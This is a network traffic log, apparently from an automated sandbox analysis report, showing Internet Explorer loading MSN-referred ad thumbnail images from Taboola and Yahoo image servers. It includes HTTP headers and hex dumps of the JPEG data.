2021-12-02 23:48:47 UTC	24	IN	Data Raw: 69 4e 89 12 97 6f 4a 8e 05 3a 19 a4 03 d1 6e 6b e8 df f7 c9 ff 00 0a fa 37 c5 e4 ff 00 85 60 1f ba 57 f9 a0 a6 90 5f 58 a4 47 f4 06 ff 00 5b ac 9d 85 e3 81 08 da 6e 67 82 f3 a0 22 0d 74 81 32 45 fe e6 9a 49 4f b2 8a 2e 4d 34 4b 05 a5 9d d4 d9 9a 5d 72 23 70 34 88 ea 87 69 ce 48 e3 40 4d f4 e7 40 62 f1 bd 8d 95 d4 44 3d b3 dc 74 ab 1a 2b 84 88 b1 ea b7 06 3a 33 71 35 b4 d3 b2 ed b7 25 1a 7d 40 05 4b 2a 9f de 91 b1 18 ff 00 53 58 51 97 fe c4 04 a2 78 b6 a6 a2 81 37 84 50 2f cc f1 3f 73 16 d8 d5 10 f5 8d 7e 04 25 ed 58 82 ec 2c 92 c8 14 2a 9e 24 02 69 9e 67 37 77 6c c9 34 90 61 a3 36 69 98 5e e4 6a 14 55 81 3d a9 4e 6f 27 32 6a 49 b1 4c 36 ff 00 67 84 5c ad f4 da 26 c0 52 e1 70 20 83 fb 3a 1b 97 23 4d b6 ac 42 c2 c3 b2 db 3a 01 bc 8d 40 e6 68 1e 15 63 d3 61 Data Ascii: iNoJ:nk7`W_XG[ng"t2EIO.M4K]r#p4iH@M@bD=t+:3q5%}@K*SXQx7P/?s~%X,*$ig7wl4a6i^jU=No'2jIL6g\&Rp :#MB:@hca

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49846	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	15	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F6f2fb5b5492b8c599874fa6316451f85.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-12-02 23:48:47 UTC	25	IN	HTTP/1.1 200 OK Connection: close Content-Length: 7899 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 617773569065198197113575663393958934074,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "29d24d6c2728f0667394e656e1102caa" expiration: expiry-date="Mon, 20 Dec 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Fri, 19 Nov 2021 14:42:58 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 210 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb203 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 02 Dec 2021 23:48:47 GMT Age: 250817 X-Served-By: cache-bwi5069-BWI, cache-dca17730-DCA, cache-mxp6947-MXP X-Cache: MISS, HIT, HIT X-Cache-Hits: 0, 1, 1 X-Timer: S1638488927.478207,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F6f2fb5b5492b8c599874fa6316451f85.jpg X-vcl-time-ms: 1

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	26	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 01 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 02 02 03 01 01 00 00 00 00 00 00 00 00 00 00 03 04 02 05 00 01 06 07 08 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 02 03 00 01 04 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 62 73 8f 77 cc c0 e2 38 b3 70 36 d7 a5 73 Data Ascii: JFIF%%!(!!(!;/))/;E:7:ESJJSici%%!(!!(!;/))/;E:7:ESJJSici7"4bsw8p6s
2021-12-02 23:48:47 UTC	27	IN	Data Raw: cc 90 4c 66 4b 36 66 49 b0 e6 4a 94 33 2a f6 3c c9 44 9e 64 bd 17 32 ee 10 cc ab ff c4 00 2d 10 00 02 02 02 02 01 03 05 00 02 02 02 03 00 00 00 01 02 00 03 04 11 05 12 21 06 13 31 10 14 22 41 51 07 15 23 32 42 61 20 33 43 ff da 00 08 01 01 00 01 09 00 0b 18 68 45 fa 6a 6b 70 a9 26 21 0a 20 3a 8d e5 a6 80 33 b7 8d 42 41 f1 36 01 d4 1e 61 6e a4 09 5f 91 0a 83 1b c4 46 d8 8c 61 3e 22 fe 84 3f 8c 4f 30 08 04 30 08 bb 30 29 8a bb 31 97 50 88 a1 8e a7 43 b8 54 f6 9d 4c 2a 41 8c 16 56 0e fc c6 af 66 29 d0 10 1d c2 9b 8a 9a 30 88 cd f9 6a 2f cc 23 b0 80 f5 f1 15 a0 5f 10 ac eb 17 c4 11 06 8c 70 49 84 6c 4a 94 cd 0d ce be 63 2c f2 4c 15 82 77 18 75 d4 52 75 e6 76 21 a2 80 46 e0 61 a8 5f 51 ed 26 33 80 44 ad f6 60 71 18 88 ac 49 9a b3 f4 c0 59 fd fc e1 67 1f f8 ad Data Ascii: LfK6fIJ3*<Dd2-!1"AQ#2Ba 3ChEjkp&! :3BA6an_Fa>"?O000)1PCTL*AVf)0j/#_pIlJc,LwuRuv!Fa_Q&3D`qIYg
2021-12-02 23:48:47 UTC	28	IN	Data Raw: 0b 6d 83 24 56 87 66 ae 52 a3 97 62 01 77 21 ce 64 96 ac e3 2f be 34 2c 52 d6 b7 e2 06 1d 46 b4 1b 85 b4 67 69 6b 18 09 dc 56 1e 20 61 b9 48 9e df e3 b3 2c 52 66 a7 58 16 01 16 2c 53 32 13 1f 2b 17 27 1b 22 73 1c 4b e0 ad dc 76 5d 45 45 7c 17 1d 5b 0a 17 3b 12 f4 ca c5 9c 77 a9 53 9d e2 fd fa d7 07 27 28 e6 d9 6a 53 f7 9c 9e 5d 6a 1b 0a 9c 46 0a af 6b 25 4a 1b c0 51 a1 1b e9 70 d4 07 cc 55 24 4a d0 f7 12 81 b8 8b dc 6c c7 a0 93 f0 07 d4 41 01 9d b5 38 0e 2d f2 f2 57 2f 26 af 5f 7a 45 3d 55 86 72 70 df 90 74 b5 aa 65 5b 8a e3 32 b0 7c 4e 43 3b 86 cf fb ac 3b 7d 31 ea 3a f9 6a 95 ee c5 c6 b0 5a aa 80 8e 38 04 0f 6b 6f 1d 09 0a c5 c6 a1 7d 98 1a 5a 41 9d 7f 29 5f c4 43 a2 26 39 d8 f1 2b 23 40 46 46 b7 c0 20 fd 77 01 80 ce 3f 11 b9 3c fc 5c 15 b7 d8 5a b1 a9 Data Ascii: m$VfRbw!d/4,RFgikV aH,RfX,S2+'"sKv]EE|[;wS'(jS]jFk%JQpU$JlA8-W/&_zE=Urpte[2|NC;;}1:jZ8ko }ZA)_C&9+#@FF w?<\Z
2021-12-02 23:48:47 UTC	30	IN	Data Raw: ca 1d 3e 20 0f fc 3d 2f b1 bf e5 b7 36 dc 83 62 ae 56 42 72 3f 9e b3 06 0b d8 55 b3 39 1c 5e 43 03 09 0a 51 8d 5f 30 d6 37 85 a6 fe f2 b2 08 f1 2b c7 b2 c3 e0 2f 17 75 9a 06 62 e3 25 55 81 ab 52 bd fc 62 a7 c4 15 c2 9a 96 d2 1c 11 2f c0 5e db eb 4d 1d 7e 45 d4 a3 09 6d 1d 3c cf bb 6a c9 1d 4f 2d ed fc e3 9e 6a 8a d0 31 a4 f3 98 ca 14 9a 97 9f c6 6d ff 00 c0 79 dc 4f 1a a4 e3 8b 3f e3 46 bb 1d ee 03 b4 a7 8f 0c e2 df 68 61 55 a6 76 ad 78 fc 57 66 d5 5f eb 71 d7 5f 86 3f 16 ec 40 54 a7 86 00 a9 32 8c 24 45 1e 3d b4 59 73 91 01 2c d3 15 40 10 08 c3 70 ac 74 dc 75 d0 8e 09 13 2b 72 c0 c1 89 10 5b fd 9b a9 87 e4 be e1 d0 d0 04 31 d1 8a ce a3 e6 9c 8b ad 6f fb 57 6e 83 8f 71 ab 4b 46 da db 6a 2a 8a 00 c7 c6 b1 8e 90 62 71 4e 74 d6 4a 71 92 b0 3c 0a c4 61 d4 46 Data Ascii: > =/6bVBr?U9^CQ_07+/ub%URb/^M~Em<jO-j1myO?FhaUvxWf_q_?@T2$E=Ys,@ptu+r[1oWnqKFj *bqNtJq<aF
2021-12-02 23:48:47 UTC	31	IN	Data Raw: a9 71 9a cf 9c 0e f7 03 47 3f dd 63 de e5 89 72 e5 cb 97 2e 5f 90 f6 1e 41 d8 77 ff c4 00 31 11 00 02 02 01 03 02 03 05 07 05 00 00 00 00 00 00 01 02 00 11 03 12 21 31 04 10 13 41 51 05 20 22 52 91 14 23 30 42 61 71 81 15 32 92 a1 c1 ff da 00 08 01 02 01 01 3f 00 e6 30 ec 77 12 aa 30 80 42 21 10 c0 21 10 89 66 13 70 f6 26 79 c6 35 2e e1 10 ac 02 32 ef 0a c3 2a 55 c2 94 09 85 45 4c b9 51 38 dc c3 9d bd 04 4c e0 9d f6 97 1d bd 22 12 65 88 7b 81 08 b1 3a b7 d3 f0 2f a5 98 4d 93 0f 13 89 87 29 d9 09 db ca 18 0d 4d 56 22 ef 37 30 41 0c cb 93 53 3b 1f 58 f9 49 b2 bb 5c f1 9d 0f f7 5c 5c ea dc 8a ed 89 f5 a0 be 47 61 13 76 10 15 f2 23 eb 04 a3 33 b6 8c 59 1b d1 4c ea cd 61 3f b8 85 ec 08 17 5b d5 d0 f3 30 e3 1a 7e 14 35 f3 13 b9 98 6f 4d 13 75 11 ca 1b 10 10 c2 Data Ascii: qG?cr._Aw1!1AQ "R#0Baq2?0w0B!!fp&y5.2*UELQ8L"e{:/M)MV"70AS;XI\\\Gav#3YLa?[0~5oMu
2021-12-02 23:48:47 UTC	32	IN	Data Raw: c9 c4 c0 ef 45 f9 8c 24 7e 88 d2 6d 5a d0 69 b8 c9 04 82 73 f7 28 7e 23 5b 66 eb ed b1 14 21 ac c8 73 28 36 98 36 83 24 85 07 74 9f 51 f9 9a d4 5f 4d f1 9c 11 98 ea 11 a5 b6 ec 87 2c 27 be 08 05 b5 2f f4 6a 37 e0 47 54 31 55 c4 f3 d4 16 e2 9f 8b 8a 7b 6a 6c f5 81 6d 46 fd 13 3d d2 b0 ed 34 bb 9b 55 1d 69 bf ff 00 25 3d ee cf 0f 34 fd 9d ba 07 10 41 ea 48 57 23 2f 03 5d d6 d0 78 2e 1b 2d 26 e3 a7 8a c2 b3 e6 c0 73 01 06 fc a7 b2 b4 9a 61 e6 ef a7 9b 99 89 06 76 66 a9 00 88 2d 6d c8 69 1c c4 2c 2d 71 2c b7 2c c1 46 8d 51 3d 43 9a ed 08 39 b4 a1 b3 d4 7e 65 b7 a6 e2 39 6a d5 8b 94 5d 61 05 03 e1 16 b7 52 33 27 8c 53 35 dc 41 79 13 84 00 5c 4c 79 05 89 94 69 32 98 96 8b 86 08 92 02 ec cb 69 3e e3 d1 12 39 68 8e 37 17 d5 23 91 2e 26 17 d4 e2 c5 f7 20 13 ee 84 Data Ascii: E$~mZis(~#[f!s(66$tQ_M,'/j7GT1U{jlmF=4Ui%=4AHW#/]x.-&savf-mi,-q,,FQ=C9~e9j]aR3'S5Ay\Lyi2i>9h7#.&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49848	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	16	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	33	IN	HTTP/1.1 200 OK Connection: close Content-Length: 7445 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 599099009006071175859868410664599403265,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "c4b9684545b9781f5f19a99ecd6a95b5" expiration: expiry-date="Thu, 02 Dec 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Mon, 01 Nov 2021 03:34:18 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 68 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb204 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 02 Dec 2021 23:48:47 GMT Age: 2002778 X-Served-By: cache-bwi5080-BWI, cache-dca17766-DCA, cache-mxp6950-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 2 X-Timer: S1638488927.486367,VS0,VE0 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg X-vcl-time-ms: 0
2021-12-02 23:48:47 UTC	35	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 01 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 02 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 00 04 05 03 06 00 02 07 01 08 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 02 03 00 01 04 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 da 28 1b a3 7b 50 85 d9 c9 ac b3 3e 11 23 Data Ascii: JFIF%%!(!!(!;/))/;E:7:ESJJSici%%!(!!(!;/))/;E:7:ESJJSici7"4({P>#
2021-12-02 23:48:47 UTC	36	IN	Data Raw: 52 c9 c8 58 ec 00 76 b6 37 ae 4e d0 91 da 65 48 cd 94 cb 75 a6 92 66 d3 cd 80 34 d6 4c 1b 8b 49 b4 a8 18 c6 0c b6 f1 cc cc 7b 15 d5 73 04 d8 19 98 a7 10 46 65 59 3b 66 1a 06 1f 30 f3 e7 99 92 ac fd 2b 32 37 66 79 85 64 cd 99 79 75 f3 31 77 1f 99 95 71 0f 99 57 ff c4 00 2d 10 00 02 02 02 02 02 01 02 06 02 02 03 00 00 00 00 01 02 00 03 04 11 05 21 12 31 13 06 22 10 14 23 41 51 61 15 32 33 52 16 42 71 ff da 00 08 01 01 00 01 09 00 c3 b6 c1 8e 16 5b 93 7e 33 0b 41 ce 15 72 9c 5a da 8d 88 ef 9d 88 b5 5c d9 58 56 57 c8 35 20 25 a2 8b 85 56 a6 07 e5 b2 31 f2 ab b4 e4 62 59 86 e4 23 d0 8e fd 79 d3 4e 45 39 68 ce 39 60 f7 e4 16 64 a5 2d af f4 b4 15 6b 67 0c 06 47 cb 50 5b 19 17 cd 87 81 b4 2d 88 ca 66 3f 95 36 0d cc 0b ac af 39 74 b7 d4 bf e4 5b 53 ea 1a 1d 4d 05 Data Ascii: RXv7NeHuf4LI{sFeY;f0+27fydyu1wqW-!1"#AQa23RBq[~3ArZ\XVW5 %V1bY#yNE9h9`d-kgGP[-f?69t[SM
2021-12-02 23:48:47 UTC	37	IN	Data Raw: eb 13 01 db 5d 61 71 e5 75 b1 8d 8f e0 04 c7 1a 32 b0 35 00 1a 99 0b ad cb b4 77 2b bb c5 bc 4c 6a 81 4d 89 7a 11 d1 0e b2 f4 66 9c be 27 c9 4b 1d 14 20 95 98 ce 55 35 2b bb c4 99 61 d4 b6 dd 4b 6c 24 cb 3e f8 50 ea 5a ba f7 33 dc 85 20 4a f1 1a d6 f5 83 c4 ec 82 57 13 8c 44 03 aa f1 55 40 e9 6a 95 a6 a5 63 f0 c8 99 3a 12 c3 dc c2 b7 e4 af c0 9c ba 63 2b 6c cb 41 20 cc ba 7c 92 72 18 ff 00 0e 4b 1d 0d 28 81 a5 d6 ea 58 c5 8c 35 b3 4f 85 42 f7 2d d0 99 06 0c 27 ca 6f 58 fc 48 af 5b 5a 71 d6 bf da b8 83 71 10 40 a2 79 6a 06 32 e7 1a 33 29 c8 dc 36 e8 f7 28 c9 f8 ad 53 b6 6f 96 bd 89 7a 78 ee 30 50 25 ab b0 77 39 ca 74 a4 e8 bc 43 2e 3e 46 05 d4 d8 96 3c b9 a6 5d ca be cf 05 4d 16 51 e5 ab 30 c7 b0 0e 39 07 d2 af 8c 56 02 25 91 ac d0 ea 23 96 3d c1 af 19 7b Data Ascii:]aqu25w+LjMzf'K U5+aKl$>PZ3 JWDU@jc:c+lA |rK(X5OB-'oXH[Zqq@yj23)6(Sozx0P%w9tC.>F<]MQ09V%#={
2021-12-02 23:48:47 UTC	39	IN	Data Raw: 6e a3 9d 4b 5b dc e5 1c 59 c8 f2 33 85 17 e5 7d 17 45 18 d7 71 d4 f3 f5 72 34 b5 a2 19 c9 f0 d4 72 af 8a f7 b5 22 ac 75 54 aa bf a5 b1 0e 27 11 58 2a 82 6b 70 21 a9 b7 59 4c 90 4e 8c 16 03 09 f2 e8 0b 0a a7 fb b5 99 b8 69 d1 c9 bf 90 c1 20 8f cc 73 74 63 64 d6 6f c6 b0 b8 62 61 11 8c f6 67 a8 ed 1d a3 38 1b dc 2a d6 fc d9 8a 7e 8a c9 36 f1 b7 e2 34 03 f0 33 99 e3 b3 9b 36 dc ba 68 c9 c9 bf 0b 85 17 66 b6 25 2b 8f 45 34 aa d6 7a 83 d4 32 c0 23 1b 01 fb 6c be cc a2 00 39 0d 45 4c db 65 f8 ab 1f fa 32 0f e1 d0 7f d7 33 03 1b 24 69 ea cb e1 f2 e9 6f d2 96 e2 65 a7 fb 51 fe a7 b8 5a 3b cb 5e 59 f7 fd 9b ab 8e 1c 7d b9 15 93 c5 58 fc 66 7a 5c 92 8b aa cb a9 6d a8 c3 0a 8f 16 66 3c ff 00 38 bc 97 27 81 8b 8c d4 d9 e7 d8 35 9e bd 08 d2 c1 1e 32 f9 47 ab 5e a7 c6 Data Ascii: nK[Y3}Eqr4r"uT'X*kp!YLNi stcdobag8*~6436hf%+E4z2#l9ELe23$ioeQZ;^Y}Xfz\mf<8'52G^
2021-12-02 23:48:47 UTC	40	IN	Data Raw: 86 27 44 26 d3 3a 6c eb 24 29 fb 91 39 28 a6 4d db 6c 98 95 9d 4e b1 ad 7c 99 15 e9 a6 51 0b b2 6c 9e 38 e4 df 12 25 09 45 ed 09 98 bc e8 b4 e3 09 ff 00 c6 4b 23 9a 57 16 9f ca 63 24 24 67 57 4a b4 4e 2d 32 8c 58 bd 4d a3 22 17 24 15 ae 2c 83 51 54 95 7f 5a 2c 75 5b 25 8d 3e 19 3c 52 f8 34 8a 44 b1 c5 8f 1c 6f 82 29 25 49 19 a1 f2 87 a6 63 98 9d d7 87 25 21 8d 8e 47 c0 d0 91 38 dc 4c 91 f5 0a d3 14 b4 8b 3b a0 8e e1 d8 b4 69 94 76 8a 25 2a 32 c2 9d 8e 2d 16 5b 62 13 45 8d 90 76 2f 06 e8 96 5a 42 9f 73 a9 70 c7 1a 64 a1 47 05 bf 08 b2 4c c7 c0 86 c9 c9 a1 bf 04 db 86 cc 9c 22 5c f8 a3 ff c4 00 29 11 00 02 02 02 02 02 01 03 03 05 00 00 00 00 00 00 00 01 02 11 03 21 10 31 12 41 13 20 51 61 32 71 81 22 33 52 82 b1 ff da 00 08 01 02 01 01 3f 00 fb 34 c8 bb a6 Data Ascii: 'D&:l$)9(MlN|Ql8%EK#Wc$$gWJN-2XM"$,QTZ,u[%><R4Do)%Ic%!G8L;iv%*2-[bEv/ZBspdGL"\)!1A Qa2q"3R?4
2021-12-02 23:48:47 UTC	41	IN	Data Raw: f3 be 17 63 9a e0 ba dc 5b 27 9c f8 2f 75 fe 0f 6e c2 bb bf d9 94 59 c4 d6 60 7f 13 5e f1 42 8f db 41 87 39 06 35 ce bb dc 47 89 59 e0 5d ce 36 97 2a bc 37 0f 54 d7 6d 47 d2 7b 69 96 b8 34 39 af 25 d6 2d 6c 19 6a 63 68 b6 9b 5c ea ce e9 6c 11 af c4 a7 16 d2 78 eb 2c 2e a1 54 4c b5 cc 2f 02 e1 17 51 a9 6a 0e 71 bd bf 61 24 c9 76 f2 af 59 c1 bf 82 80 80 01 3c f3 4d ed 20 fc 22 5b 33 4d fb 39 bd a2 e7 07 07 06 34 5c 98 41 dc 4f 1b 5d c3 37 49 2d 63 6c 1a 08 b8 51 5e 89 63 a9 50 af 26 9b 5c 08 92 c3 fb 4b 80 85 4d ed 90 72 bd a1 c2 7f 29 cd 0e 2c 70 73 62 5a e6 38 3d ae 13 22 c4 2a b5 cb 01 9a b5 23 33 a4 cc 9c a0 04 0e 66 13 4e a5 37 e8 f6 68 41 6c e8 42 7d 43 43 fb 43 30 88 7e 04 b3 ff 00 39 e1 ed bd 37 7b 15 0e 69 82 3b 3b c7 e4 35 64 ac ee 1d ec 63 b3 e8 Data Ascii: c['/unY`^BA95GY]6*7TmG{i49%-ljch\lx,.TL/Qjqa$vY<M "[3M94\AO]7I-clQ^cP&\KMr),psbZ8="*#3fN7hAlB}CCC0~97{i;;5dc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49849	87.248.118.23	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	42	OUT	GET /lo/api/res/1.2/0XpuUmHG5cpKtbzOUv9Rmg--~A/Zmk9Zml0O3c9NjIyO2g9MzY4O2FwcGlkPWdlbWluaTtxPTEwMA--/https://s.yimg.com/av/ads/1632725880101-6365.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: s.yimg.com Connection: Keep-Alive
2021-12-02 23:48:47 UTC	42	IN	HTTP/1.1 200 OK Content-Length: 97182 Access-Control-Allow-Headers: X-Requested-With Access-Control-Allow-Origin: * Cache-Control: public, max-age=2592000 Content-Type: image/jpeg Edge-Cache-Tag: 451278680546267930714637994953532079223,444071775025019603777525119764716296813,ae7a14591aaf8d474cdb3f92111c923e Etag: "a843182fad3657ca8b6afa0caaf9ef5a" Last-Modified: Mon, 27 Sep 2021 13:36:31 GMT Server: ATS Timing-Allow-Origin: * Accept-Ranges: bytes Date: Sat, 13 Nov 2021 14:09:30 GMT X-Served-By: cache-dca17777-DCA X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1636812570.949213,VS0,VE79 Age: 1676360 Strict-Transport-Security: max-age=15552000 Referrer-Policy: no-referrer-when-downgrade X-Frame-Options: SAMEORIGIN cld_cache: MISS cld_hits: 0 cld_by: cache-dca17777-DCA cld_latency: 79 Connection: close Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only" X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff
2021-12-02 23:48:47 UTC	43	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 96 00 96 00 00 ff e2 02 28 49 43 43 5f 50 52 4f 46 49 4c 45 00 01 01 00 00 02 18 00 00 00 00 02 10 00 00 6d 6e 74 72 52 47 42 20 58 59 5a 20 00 00 00 00 00 00 00 00 00 00 00 00 61 63 73 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 f6 d6 00 01 00 00 00 00 d3 2d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 64 65 73 63 00 00 00 f0 00 00 00 74 72 58 59 5a 00 00 01 64 00 00 00 14 67 58 59 5a 00 00 01 78 00 00 00 14 62 58 59 5a 00 00 01 8c 00 00 00 14 72 54 52 43 00 00 01 a0 00 00 00 28 67 54 52 43 00 00 01 a0 00 00 00 28 62 54 52 43 00 00 01 a0 00 00 00 28 77 Data Ascii: JFIF(ICC_PROFILEmntrRGB XYZ acsp-desctrXYZdgXYZxbXYZrTRC(gTRC(bTRC(w
2021-12-02 23:48:47 UTC	45	IN	Data Raw: b3 0f 70 4f d7 81 87 62 59 ae a6 e3 13 8a 91 6b 59 97 70 47 bf e7 bf 04 44 82 4a 9b d8 0e eb 88 37 3f 5b f7 04 7b 6f 6f b7 13 13 96 59 6d 60 31 20 10 08 3b b0 3b 1c 8a fa 77 b8 b1 d8 71 31 39 65 93 5a d6 c6 fe 93 f9 8b 7b 7b 6f c4 61 be 44 b5 82 ee 2f 70 2c 72 c8 2f f8 ad b7 7e dc 11 42 37 2c 4e d6 1b 10 36 c7 22 48 36 be f9 6e 0d c6 c2 d6 37 26 ea 78 9c 9b 96 38 65 75 36 1b 5c 01 88 00 0f ce e4 93 c4 8a 03 29 c8 86 08 6c 3d 5d ac b7 be 23 d9 9b 20 0b 7d 14 7d 38 d4 55 02 06 0a 48 07 b0 bd c2 ec 05 94 7b 0d af 6f ad cf bf 04 45 57 10 45 f6 c8 95 01 55 42 a9 b7 a4 05 00 58 1b 9b da f7 26 f7 3b f0 a2 d1 fc cd 7b f6 b8 51 d8 93 ed 6b f7 b7 e4 07 13 e4 f7 2d 76 2d ea 24 d8 6d e9 1d fd 23 d8 7b 71 8f 27 b6 ec 77 63 76 39 1d ed ee 77 b0 ec 07 b0 b7 04 51 6e 54 Data Ascii: pObYkYpGDJ7?[{ooYm`1 ;;wq19eZ{{oaD/p,r/~B7,N6"H6n7&x8eu6\)l=]# }}8UH{oEWEUBX&;{Qk-v-$m#{q'wcv9wQnT
2021-12-02 23:48:47 UTC	46	IN	Data Raw: 85 19 d7 60 c7 12 c6 de e0 ce 61 58 d7 af d2 28 64 89 54 4b 86 26 66 60 21 c7 35 64 cc c8 46 02 c0 df e5 60 c0 70 26 68 54 c0 26 e9 e4 d3 2a 42 24 c6 e6 62 8e 40 8f 2b 1e a6 21 ec 41 56 c7 2d fb 82 45 1e 38 1a 58 64 90 46 66 4e af 41 98 af 51 73 4b 4b d2 17 04 9c 0d a4 c4 35 93 1f 6b f1 30 80 d4 a4 8e 23 f3 6b 0b ac 77 23 aa 20 66 8d a4 0a 32 bf 4f 31 1e 64 2d b2 28 6f ea e1 1d a9 fa b0 09 3a 5d 66 32 9a 6c 80 cc 95 45 eb 18 4d d9 93 f0 c0 12 11 7f 45 8b 90 e7 12 d9 d3 0a 98 e3 bc 7e 68 c1 23 a0 21 7a dd 01 22 2c 98 92 33 e8 f5 0a 76 22 e7 12 45 87 04 51 62 a7 5a b9 25 02 3f 35 24 11 ac 96 62 65 e8 ab bf 4b 35 ca cb 19 63 21 4f 4f a8 8e f7 e1 22 8e 95 2a 2a e4 85 63 13 c8 d0 9a c2 84 19 59 92 10 20 69 01 2c 46 11 0b 46 02 ad c1 3f 99 b1 5a 98 d5 48 a0 c5 Data Ascii: `aX(dTK&f`!5dF`p&hT&*B$b@+!AV-E8XdFfNAQsKK5k0#kw# 